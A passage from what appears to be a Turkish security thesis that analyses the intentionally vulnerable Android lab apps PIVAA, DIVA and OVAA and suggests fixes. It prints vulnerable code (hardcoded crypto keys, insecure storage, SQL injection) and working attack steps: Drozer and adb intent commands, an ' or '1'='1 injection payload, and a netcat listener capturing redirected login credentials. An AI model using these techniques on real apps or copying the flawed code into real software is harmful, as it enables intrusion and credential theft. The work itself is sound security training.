public static String encryptAES_CBC_PKCS5Padding(String value) {
    try {
        byte[] IV = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
        IvParameterSpec iv = new IvParameterSpec(IV);
        byte[] key = {1, 2, 3, 4, 5, 6, 7, 8, 8, 7, 6, 5, 4, 3, 2, 1};
        SecretKeySpec skeySpec = new SecretKeySpec(key, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, skeySpec, iv);
        byte[] encrypted = cipher.doFinal(value.getBytes());
        new Base64();
        System.out.println("encrypted string: " + new String(Base64.encodeBase64(encrypted)));
        return new String(Base64.encodeBase64(encrypted));
    } catch (Exception ex) {
        ex.printStackTrace();
        return "";
    }
}

```

Şekil 49.Pivaa/IV Parametresi

“IvParameterSpec(IV)” sınıfı, işlev her kullanıldığında bir başlatma vektörü belirtmek için kullanılmaktadır. Başlatma vektörü, sabit kodlanmış bir değerdir. Bu değer yukarıdaki şekilden de görüldüğü üzere {0,0,0,0,0,0...,0} değeridir. Bu değer sabit kodlandığı için ‘SecretKeySpec’ sınıfı da savunmasız haldedir. Uygulama Genymotion emulatörü açılarak bu zafiyetin istismar edilebileceği gösterilmiştir. Birçok deneme yapılmış ve dğz metin bulunmaya çalışılmıştır. İşlemler sonucunda, şifrelenmiş metnin “password” kelimesi olduğu bulunmuştur.



Şekil 50.Pivaa/Genymotion/AES CBC IV

Bu zafiyetten bir saldırganın yararlanamaması için, başlatma vektörünün tahmin edilemez olması gerekmektedir. Rastgele bir değer verilirse tahmin edilmesi güç olacaktır. Başlatma vektörünü, sabit kodlamamak ve rastgele değer olarak ayarlamak bu sorunu çözecektir. Ayrıca java.util.Random sınıfı yerine java.security.SecureRandom sınıfı kullanılmalıdır.

Bir sonraki aşamada, dışa aktarılan uygulama parçaları incelenmiştir.”BroadcastReceiverActivity.java” dosyasının ilgili komutu aşağıda verilmiştir. Bu kod, harici depolamadan ‘broadcast.html’ isminde bir HTML dosyasını almaktadır.

```
this.location = getExternalFilesDir(null) + "/broadcast.html";
this.myWebView.loadUrl("file://" + this.location);
```

Şekil 51.Pivaa/BroadcastReceieverActivity.java

Uygulamanın kaynak kodu, bir intent oluşturur ve “service.vulnerable.vulnerableservice.Log” komutunu ayarlar. Bu durum, uygulama tarafından alınıp kod tetiklemesi yapmaktadır. Ayrıca, “putExtra()” ve “pullExtra()” komutlarıyla, intente veri eklemesi yapılmaktadır. Ardından, “sebdBroadcast()” komutu kullanılarak, ilgili yayın alıcılara gönderilen intent yayın için kullanılmıştır.

```
Intent intent = new Intent();
intent.setAction("service.vulnerable.vulnerableservice.LOG");
intent.putExtra("data", input_broadcast);
intent.putExtra("location", BroadcastReceiverActivity.this.location);
BroadcastReceiverActivity.this.sendBroadcast(intent);
try {
    Thread.sleep(300L);
    BroadcastReceiverActivity.this.myWebView.loadUrl("file://" + BroadcastReceiverActivity.this.location);
} catch (Exception e4) {
    e4.printStackTrace();
}
```

Şekil 52.Pivaa/BroadcastReceiverActivity.java

AndroidManifest.xml dosyasına bakıldığında, yayın alıcısının kullandığı intent filtresinin, “BroadcastReceieverActivity.java” dosyasında intent oluşturulurken kullanılan kaynak kodun ayarladığı eylemle eşleştiği görülmüştür.

```
<receiver android:name="com.htbridge.pivaa.handlers.VulnerableReceiver" android:protectionLevel="dangerous" android:enabled="true" android:exported="true">
  <intent-filter>
    <action android:name="service.vulnerable.vulnerableservice.LOG" />
  </intent-filter>
</receiver>
```

Şekil 53.Pivaa/BroadcastReceiverActivity.java/2

“VulnerableReciver.java” dosyasında “onRecieve()” sınıfının “BroadcastReceieverActivity.java” dosyasında oluşturulurken intente eklenen parametrelerin her ikisini de aldığı ve html dosyasına yazdığı görülmüştür.

```

public void onReceive(Context context, Intent intent) {
    String location = intent.getStringExtra("location");
    String data = intent.getStringExtra("data");
    Toast.makeText(context, "data: " + data, 1).show();
    Log.i("htbridge", "Location = " + location);
    SimpleDateFormat dateFormat = new SimpleDateFormat("yyyyMMdd_HHmmaSSS", Locale.US);
    try {
        FileOutputStream fos = new FileOutputStream(location, true);
        PrintWriter pw = new PrintWriter(fos);
        pw.println(dateFormat.format(new Date()) + ": " + data + "<br>");
        pw.flush();
        pw.close();
        fos.close();
    } catch (FileNotFoundException e) {
        e.printStackTrace();
        Log.i("htbridge", "LOG FILE NOT FOUND (is WRITE_EXTERNAL_STORAGE permission present in the manifest?)");
    } catch (IOException e2) {
        e2.printStackTrace();
    }
}

```

Şekil 54.Pivaa/VulnerableReciever.java

Yayın alıcının neden olduğu zafiyetten yararlanabilmek için Drozer aracı kullanılmıştır.

```

dz> run app.broadcast.info -a com.htbridge.pivaa
Package: com.htbridge.pivaa
       com.htbridge.pivaa.handlers.VulnerableReceiver
Permission: null

```

Şekil 55.Pivaa/Drozer/Broadcast Receiver

Şekilde de görüldüğü üzere yayın alıcısı, hiçbir izin istenmeden dışarı aktarılmaktadır. Bu sebeple, Drozer kullanılarak yayın alıcısı tetiklenerek bir intent oluşturulmuştur. Kullanıcının girdilerin gönderileceği dosya konumunu içeren parametreler kullanılmıştır.

```

dz> run app.broadcast.send --action service.vulnerable.vulnerableservice.LOG --extra string data "Hacked"
--extra string location "/sdcard/Android/data/com.htbridge.pivaa/files/broadcast.html"

```

Şekil 56.Pivaa/Drozer ile Broadcast Receiver Tetiklenmesi

Ardından “cat broadcast.html” komutu girilerek html dosyasının içerisinde “hacked” yazısı görüntülenmiştir.

```

Your new file
20200615_082637889: Some text you want to see in file...<br>
20200615_082642617: Some text you want to see in file...<br>
20200615_165333797: Hacked<br>

```

Böylece bu zafiyet de görüntülenmiştir. Uygulama izin dosyasında, bir yayın alıcı erişim talep etmiş ve verilmiş uygulamalarla sınırlayan bir izin ayarlanarak, uygulamanın hangi yayınları alabileceği kontrol edilmelidir.

Bir sonraki aşamada aktarılan servisler incelenmiş ve manuel analiz tamamlanmıştır. Uygulamanın izin dosyasında servislerin izin gerekmeksizin dışa aktarıldığı görülmüştür. Kötü niyetli kimseler tarafından servislerin izinsiz erişilebiliyor oluşu, izinsiz ses kaydı alınması gibi önemli bilgi güvenliği zafiyetine sebebiyet vermektedir. Manifest dosyasında “VulnerableService” isimli java dosyası ile dışa aktarım hizmeti görüntülenmiştir.

```
<intent-filter>
  <action android:name="service.vulnerable.vulnerable.service.LOG" />
</intent-filter>
</receiver>
<provider android:name="com.htbridge.pivaa.handlers.VulnerableContentProvider" android:protectionLevel="dangerous" android:enabled="true" android:exported="true"
  <meta-data android:name="android.support.VERSION" android:value="26.1.0" />
  <meta-data android:name="android.arch.lifecycle.VERSION" android:value="27.0.0-SNAPSHOT" />
</application>
```

Şekil 57.Pivaa/AndroidManifest.xml/Aktarılan Servisler

Bu zafiyetin görüntülenmesi için Drozer kullanılarak, herhangi bir izne gerek olmadan servis başlatılmıştır.

```
dz> run app.service.start --component com.htbridge.pivaa com.htbridge.pivaa.handlers.VulnerableService
```

Kötü niyetli kimseler, yukarıda anlatılan biçimde ses kaydı başlatabilmekte ve bilgi güvenliğini ihlal edebilmektedirler. Bu zafiyetin yaşanmaması için, bir hizmetin dışarı aktarılıp aktarılmaması gerektiği belirlenmelidir. Eğer dışarı aktarılacaksa, uygulama izin dosyasında izinler ayarlanmalıdır. Eğer uygulama izin dosyasında bu değer “false” olarak ayarlanmadıysa varsayılan olarak dışarı aktarılma söz konusu olmaktadır. Bu sebeple, dışarı aktarım istenmiyorsa mutlaka “false” olacak şekilde ayarlanmalıdır.

3.1.5.3.DIVA Uygulaması

Uygulama manuel analizinde öncelikle güvensiz loglama zafiyeti incelenmiştir. Bu incelemede amaç, kullanıcı tarafından girilen bilgilerin nereye kaydedildiğini ve bunu savunmasız duruma getiren kod parçasını bulmaktır. Android uygulamalar, genellikle bilgilerini logcat’e kaydetmektedirler. Öncelikle incelenen Diva uygulamasının logcat’e verileri kaydedip kaydetmediği durumu incelenmiştir. Terminalde ‘\$adb logcat’ komutu çalıştırılmıştır. Uygulamada on üç farklı bölüm bulunmaktadır. Her bölümde bir zafiyet bulunmaktadır. Amaç, uygulama güvenliği ile ilgilenen araştırmacıların bu bölümleri çözerek mobil uygulama güvenliği testini öğrenmeleridir. Bu bölümler ;

Insecure Logging, Hardcoding Issues – Part 1, Insecure Data Storage – Part 1, Insecure Data Storage – Part 2, Insecure Data Storage – Part 3, Insecure Data Storage – Part 4, Input Validation Issues – Part 1, Input Validation Issues – Part 2, Access Control Issues – Part 1,

Access Control Issues – Part 2, Access Control Issues – Part 3, Hardcoding Issues – Part 2, Input Validation Issues – Part 3’tür.



Şekil 58.Diva/Anasayfa

İlk olarak sunucuya bağlı emulatörde çalıştırılan uygulamanın, anasayfasında bulunan seçeneklerden biri olan, “Insecure Logging” butonu seçilmiştir. Burada kullanıcıya bu bölümün ne amaçla oluşturulduğu ve bölümle ilgili ipucu verilmiştir. Bu bölümde, güvenli olmayan loglama işlemi yapıldığı söylenmektedir. Yazı bölümüne “1337” verisi girilmiştir ve “check out” butonuna tıklanmıştır. Aynı zamanda abd aracı kullanılarak “adb logcat | grep diva” komutu çalıştırılmıştır.



Şekil 59.Diva/InsecureLogging

Girilen input değerinin uygulama loglarında “credit cart: 1337” ifadesiyle okunabildiği görülmüştür. Bu zafiyet uygulama kaynak kodlarındaki “Log.e” işleminden kaynaklanmaktadır. Aşağıda belirtilen satır kaldırılırsa güvensiz loglama zafiyeti de ortadan kalkacaktır.

```
public void checkout(View view) {
    EditText cctxt = (EditText) findViewById(R.id.ccText);
    try {
        // Assuming we do some HTTP requests credit card validation and processing
        // Everything seems fine and then we hit some unforeseen error
        processCC(cctxt.getText().toString());
    } catch (RuntimeException re) {
        Log.e("diva-log", "Error while processing transaction with credit card: " + cctxt.getText().toString());
        Toast.makeText(this, "An error occurred. Please try again later", Toast.LENGTH_SHORT).show();
    }
}

private void processCC(String ccstr) {
    // Do some important processing and throw if there is any error
    RuntimeException e = new RuntimeException();
    throw e;
}
```


Şekil 60. Diva/Insecure Logging Kod İncelemesi

Bir sonraki aşamada, Part1’ e geçilmiştir. Burada verilen ipucuya göre, girilmesi istenen ‘key’ uygulama kodlarında verilmiştir.

```
public void access(View view) {
    EditText hkey = (EditText) findViewById(R.id.hcKey);

    if (hkey.getText().toString().equals("vendorsecretkey")) {
        Toast.makeText(this, "Access granted! See you on the other side :)", Toast.LENGTH_SHORT).show();
    }
    else {
        Toast.makeText(this, "Access denied! See you in hell :D", Toast.LENGTH_SHORT).show();
    }
}
```

Şekil 61. Diva/Hardcoding Issues-Part 1



Şekil 62. Diva/ Gizli Kelimenin Bulunması

Bu anahtar: ‘vendorsecretkey’dir. Bu string girilerek ‘access’ butonuna basılarak bölüm tamamlanmıştır. Bir sonraki aşamada üçüncü bölüm çözülmüştür. Bu bölümde verilen ipucuya göre, girilen veri güvensiz bir şekilde depolanmaktadır.

3. Insecure Data Storage - Part 1

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Enter 3rd party service user name

Enter 3rd party service password

SAVE

Şekil 63.Diva/Insecure Data Storage-Part1

Uygulama kaynak kodlarına bakıldığında, ‘SharedPreferences’ fonksiyonu kullanıldığı görülmüştür.

```
public void saveCredentials(View view) {  
    SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);  
    SharedPreferences.Editor spedit = spref.edit();  
    EditText usr = (EditText) findViewById(R.id.ids1Usr);  
    EditText pwd = (EditText) findViewById(R.id.ids1Pwd);  
  
    spedit.putString("user", usr.getText().toString());  
    spedit.putString("password", pwd.getText().toString());  
    spedit.commit();  
  
    Toast.makeText(this, "3rd party credentials saved successfully!", Toast.LENGTH_SHORT).show();  
}
```

Şekil 64.Diva/Shared Preferences

Bu fonksiyonu incelemek için uygulama dizinindeki ‘shared_prefs’ isimli klasör görülmüştür. Hassas bilgilerin bu klasöre yazılıp yazılmadığını öğrenebilmek için, kullanıcı adına ‘test’ ve şifreye ‘selam123’ verisi girilmiştir. Girilen bilgilerin ilgili klasöre kaydedildiği görülmüştür.



Şekil 65.Diva/ Insecure Data Storage-Part1 Veri Girişi

Dördüncü bölümde, bir önceki bölüme benzer şekilde verileri yazmak için SQLite veritabanı kullanılmıştır. Benzer şekilde uygulamanın, veri girildiğinde SQLite veritabanına yazdığı görülmüştür.

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    try {
        mDB = openOrCreateDatabase("ids2", MODE_PRIVATE, null);
        mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
    }
    catch(Exception e) {
        Log.d("Diva", "Error occurred while creating database: " + e.getMessage());
    }

    setContentView(R.layout.activity_insecure_data_storage2);
}

public void saveCredentials(View view) {
    EditText usr = (EditText) findViewById(R.id.ids2usr);
    EditText pwd = (EditText) findViewById(R.id.ids2pwd);
    try {
        mDB.execSQL("INSERT INTO myuser VALUES ('" + usr.getText().toString() + "', '" + pwd.getText().toString() + "')");
        mDB.close();
    }
    catch(Exception e) {
        Log.d("Diva", "Error occurred while inserting into database: " + e.getMessage());
    }
    Toast.makeText(this, "3rd party credentials saved successfully!", Toast.LENGTH_SHORT).show();
}
```

Şekil 66.Diva/ Insecure Data Storage-Part2

Beşinci bölüm de aynı şekilde güvensiz veri depolama işlemi ile girdi alıp dosya oluşturulmakta olduğu görülmüştür. “File ddir = ...” işlemi, uygulamanın verilerinin tutulduğu konumu bulup kaydetmektedir. Try-catch blokları arasında, kullanıcı girdilerinin olduğu alan bulunmaktadır. Uygulamanın dosyalarının bulunduğu dizine, ismi uinfo... olan bir dosya oluşturulmaktadır. Bu dosya hem okunabilir hem de yazılabilir durumdadır. Bu da kötü niyetli saldırganların, bu zafiyeti sömürmesine sebep olmaktadır. Aşağıdaki komutlar terminale girilerek aynı işlem emulatörde de kontrol edilmiştir.

‘abd shell

cd /data/data/jakhar.aseem.diva/’

```

try {
    File uinfo = File.createTempFile("uinfo", "tmp", ddir);
    uinfo.setReadable(true);
    uinfo.setWritable(true);
    FileWriter fw = new FileWriter(uinfo);
    fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
    fw.close();
    Toast.makeText(this, "3rd party credentials saved successfully!", Toast.LENGTH_SHORT).show();
    // Now you can read the temporary file where ever the credentials are required.
}
catch (Exception e) {
    Toast.makeText(this, "File error occurred", Toast.LENGTH_SHORT).show();
    Log.d("Diva", "File error: " + e.getMessage());
}

```

Şekil 67.Diva/ Insecure Data Storage-Part3

Altıncı bölümde, Piva uygulamasında da olduğu gibi uygulamanın hassas verileri harici depolamaya kaydettiği görülmüştür. Aşağıdaki komutlar terminale girilerek aynı işlem emulâtörde de kontrol edilmiştir.

‘abd shell

cd /mnt/sdcard

cat .uinfo.txt’

/mnt/sdcard #cd /storage/emulated/0 #ls -la

/storage/emulated/0 #cat .uinfo.txt

```

public void saveCredentials(View view) {
    EditText usr = (EditText) findViewById(R.id.ids4Usr);
    EditText pwd = (EditText) findViewById(R.id.ids4Pwd);

    File sdDir = Environment.getExternalStorageDirectory();

    try {
        File uinfo = new File(sdDir.getAbsolutePath() + "/.uinfo.txt");
        uinfo.setReadable(true);
        uinfo.setWritable(true);
        FileWriter fw = new FileWriter(uinfo);
        fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
        fw.close();
        Toast.makeText(this, "3rd party credentials saved successfully!", Toast.LENGTH_SHORT).show();
        // Now you can read the temporary file where ever the credentials are required.
    }
    catch (Exception e) {
        Toast.makeText(this, "File error occurred", Toast.LENGTH_SHORT).show();
        Log.d("Diva", "File error: " + e.getMessage());
    }
}

```

Şekil 68.Diva/ Insecure Data Storage-Part4

Yedinci bölümde istenen sql injection saldırısıdır.

7. Input Validation Issues - Part 1

Objective: Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.

Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

sql'i or '1'='1

User: (admin) pass: (passwd123) Credit card: (1234567812345678)
User: (diva) pass: (p@ssword) Credit card: (1111222233334444)
User: (john) pass: (password123) Credit card: (5555666677778888)

Şekil 69.Diva/Input Validation Issues-Part1

```
public class SQLInjectionActivity extends AppCompatActivity {

    private SQLiteDatabase mDB;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        try {
            mDB = openOrCreateDatabase("sql'i", MODE_PRIVATE, null);
            mDB.execSQL("DROP TABLE IF EXISTS sqluser;");
            mDB.execSQL("CREATE TABLE IF NOT EXISTS sqluser(user VARCHAR, password VARCHAR, credit_card VARCHAR);");
            mDB.execSQL("INSERT INTO sqluser VALUES ('admin', 'passwd123', '1234567812345678');");
            mDB.execSQL("INSERT INTO sqluser VALUES ('diva', 'p@ssword', '1111222233334444');");
            mDB.execSQL("INSERT INTO sqluser VALUES ('john', 'password123', '5555666677778888');");
        }
        catch (Exception e) {
            Log.d("Diva-sql'i", "Error occurred while creating database for SQLI: " + e.getMessage());
        }
        setContentView(R.layout.activity_sqlinjection);
    }

    public void search(View view) {
        EditText srchtxt = (EditText) findViewById(R.id.ivlsearch);
        Cursor cr = null;
        try {
            cr = mDB.rawQuery("SELECT * FROM sqluser WHERE user = '" + srchtxt.getText().toString() + "'", null);
            StringBuilder strb = new StringBuilder("");
            if ((cr != null) && (cr.getCount() > 0)) {
                cr.moveToFirst();

                do {
                    strb.append("User: (" + cr.getString(0) + ") pass: (" + cr.getString(1) + ") Credit card: (" + cr.getString(2) + ") \n");
                } while (cr.moveToNext());
            }
            else {
                strb.append("User: (" + srchtxt.getText().toString() + ") not found");
            }
            Toast.makeText(this, strb.toString(), Toast.LENGTH_SHORT).show();
        }
        catch (Exception e) {
            Log.d("Diva-sql'i", "Error occurred while searching in database: " + e.getMessage());
        }
    }
}
```

Şekil 70.Diva/SQL Injection Kaynak Kodu İncelenmesi

Sekizinci bölümde, bir url adresi girilmesi istenmektedir.Kullanıcı url girdiğinde uygulama bunu kaydetmektedir.

```

public class InputValidation2URISchemeActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        setContentView(R.layout.activity_input_validation2_urischeme);
        WebView wview = (WebView) findViewById(R.id.iv12wview);
        WebSettings wset = wview.getSettings();
        wset.setJavaScriptEnabled(true);

    }


    public void get(View view) {
        EditText uriText = (EditText) findViewById(R.id.iv12uri);
        WebView wview = (WebView) findViewById(R.id.iv12wview);

        wview.loadUrl(uriText.getText().toString());
    }
}

```

Şekil 71.Diva/ Input Validation Issues-Part2

Dokuzuncu bölümde, butona basıldığı zaman uygulama API bilgilerini göstermektedir. Kullanıcıdan istenen ise bu butona tıklanmadan bu bilgilere erişmektir.



Şekil 72.Diva/Access Control Issues-Part1

Kaynak kod incelendiğinde, kullanılan aktivite aşağıdaki şekilde görülmektedir.

```

public class AccessControlActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_control1);
    }

    public void viewAPICredentials(View view) {
        // Calling implicit intent i.e. with app defined action instead of activity class
        Intent i = new Intent();
        i.setAction("jakhar.aseem.diva.action.VIEW_CREDS");
        // Check whether the Intent resolves to an activity or not
        if (i.resolveActivity(getPackageManager()) != null){
            startActivity(i);
        }
        else {
            Toast.makeText(this, "Error while getting API details", Toast.LENGTH_SHORT).show();
            Log.e("Diva-acil", "Couldn't resolve the Intent VIEW_CREDS to our activity");
        }
    }
}

```


Şekil 73.Diva/Access Control Activity

Aşağıdaki komut ile abd aracı kullanılarak istenilen işlem gerçekleştirilmiştir.

```
adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS
```

Onuncu bölümde, 'Register Now.' İşaretlendiğinde kullanıcıdan bir şifre istemektedir. Diğer seçenek işaretlenirse ise API bilgilerini getirmektedir. AndroidManifest.xml dosyası incelendiğinde 'chk_pin' değerinin 'True' olduğu görülmüştür. Bu değer 'False' yapılarak, API bilgileri görüntülenmiştir.

```
adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS2 -n  
jakhar.aseem.diva/.APICreds2Activity --ez check_pin false
```



Şekil 74.Diva/ Acces Control Issues-Part2

```
<activity  
    android:name=".APICreds2Activity"  
    android:label="@string/apic2_label" >  
    <intent-filter>  
        <action android:name="jakhar.aseem.diva.action.VIEW_CREDS2" />  
  
        <category android:name="android.intent.category.DEFAULT" />  
    </intent-filter>  
</activity>
```

Şekil 75.Diva/AndroidManifest.xml/APICreds2Activity

On birinci bölümde, kullanıcıdan bir pin değeri girilmesi istenmiştir. Uygulama, girilen bu pin değerini shared_pref dizinine kaydetmektedir. Piva uygulamasında aynı zafiyet bulunmaktadır. Piva uygulamasını test etmek için izlenen adımlar Diva için de geçerlidir.

```

public class AccessControlsActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_controls);

        SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
        String pin = spref.getString(getString(R.string.pkey), "");

        if (!pin.isEmpty()) {
            Button vbutton = (Button) findViewById(R.id.ac3viewbutton);
            vbutton.setVisibility(View.VISIBLE);
        }
    }

    public void addPin(View view) {
        SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
        SharedPreferences.Editor spedit = spref.edit();
        EditText pinTxt = (EditText) findViewById(R.id.ac3pin);
        String pin = pinTxt.getText().toString();

        if (pin == null || pin.isEmpty()) {
            Toast.makeText(this, "Please enter a valid pin!", Toast.LENGTH_SHORT).show();
        }
        else {
            Button vbutton = (Button) findViewById(R.id.ac3viewbutton);
            spedit.putString(getString(R.string.pkey), pin);
            spedit.commit();
            if (vbutton.getVisibility() != View.VISIBLE) {
                vbutton.setVisibility(View.VISIBLE);
            }

            Toast.makeText(this, "PIN Created successfully. Private notes are now protected with PIN", Toast.LENGTH_SHORT).show();
        }
    }
}

```

Şekil 76.Diva/Access Control Issues-Part3

On ikinci adımda, kullanıcıdan gizli anahtarı bulması istenmektedir. ‘private DivaJni’ komutunda istenilen anahtar gizlenmektedir. Bu dosyaya gidilerek anahtar bulunmuştur. Anahtar ‘olsdfgad;lh’ stringidir. Uygulamada bu anahtar girilip ‘acces’ butonuna basıldığında bölüm tamamlanmıştır.

12. Hardcoding Issues - Part 2

Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.

Enter the vendor key

ACCESS

```

public class Hardcode2Activity extends AppCompatActivity {

    private DivaJni djni;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hardcode2);


        djni = new DivaJni();
    }

    public void access(View view) {
        EditText hkey = (EditText) findViewById(R.id.hc2Key);

        if (djni.access(hkey.getText().toString()) != 0) {
            Toast.makeText(this, "Access granted! See you on the other side :)", Toast.LENGTH_SHORT).show();
        }
        else {
            Toast.makeText(this, "Access denied! See you in hell :D", Toast.LENGTH_SHORT).show();
        }
    }
}


```

Şekil 77.Diva/Hardcoding Issues Part2



Şekil 78.Diva/ Hardcoding Issues Part2/Key Girdisi

Son bölümde, kullanıcı giriş bölümüne çok karakterli girdi yazarsa uygulama durdurulmaktadır.



Şekil 79.Diva/ Hardcoding Issues Part3

3.1.5.4.OVAA Uygulaması

Uygulama analizine “DeeplinkActivity.java” dosyası incelenerek başlanmıştır. İşlenmekte olan dört farklı pathPrefix bulunmaktadır. Öncelikle “pathPrefix /login” incelenmiştir. Burada uygulama URL parametresini bir bağlantıdan almaktadır ve URL boş değilse “this.loginUtils.setLoginUrl)” kullanarak LOGIN_URL_KEY’ e aktarmaktadır. Daha sonra “EntranceActivity” sınıfı incelenmiştir. Bu aktiviteye girildiğinde, daha önce giriş yapıp yapılmadığı kontrol edilmektedir.

```

private void processDeeplink(Uri uri) {
    if("oversecured".equals(uri.getScheme()) && "ovaa".equals(uri.getHost())) {
        String path = uri.getPath();
        if("/logout".equals(path)) {
            loginUtils.logout();
            startActivity(new Intent(this, EntranceActivity.class));
        }
        else if("/login".equals(path)) {
            String url = uri.getQueryParameter("url");
            if(url != null) {
                loginUtils.setLoginUrl(url);
            }
            startActivity(new Intent(this, EntranceActivity.class));
        }
    }
}

```

Şekil 80.Ovaa/DeeplinkActivity

```

else if("/webview".equals(path)) {
    String url = uri.getQueryParameter("url");
    if(url != null) {
        String host = Uri.parse(url).getHost();
        if(host != null && host.endsWith("example.com")) {
            Intent i = new Intent(this, WebViewActivity.class);
            i.putExtra("url", url);
            startActivity(i);
        }
    }
}

```

Şekil 81.Ovaa//DeeplinkActivity/Code Snippet

LoginActivity dosyasındaki işaretli olan satır, oturum açma kimlik bilgilerini LOGIN_URL_KEY' e gönderen bir LoginService başlatmaktadır. Bu anahtar, kullanıcı tarafından kontrol edildiğinden, erişim olan URL sağlanarak kimlik bilgilerine ulaşılabilir.

```

private void processLogin(String email, String password) {
    LoginData loginData = new LoginData(email, password);
    Log.d("ovaa", "Processing " + loginData);

    LoginService loginService = RetrofitInstance.getInstance().create(LoginService.class);
    loginService.login(loginUtils.getLoginUrl(), loginData).enqueue(new Callback<Void>() {
        @Override
        public void onResponse(Call<Void> call, Response<Void> response) {
        }

        @Override
        public void onFailure(Call<Void> call, Throwable t) {
        }
    });

    loginUtils.saveCredentials(loginData);
    onLoginFinished();
}

```

Şekil 82.Ovaa/LoginActivity

Netcat aracı kullanılarak, “nc -lnvp 9001” komutuyla bilgilere erişilmiştir.


```
POST / HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 50
Host: 192.168.56.1:9001
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.8.0
{"email":"rahul@example.com","password":"p@ssw0rd"}
```

Şekil 83.Ovaa/Kullanıcı Bilgilerine Erişme

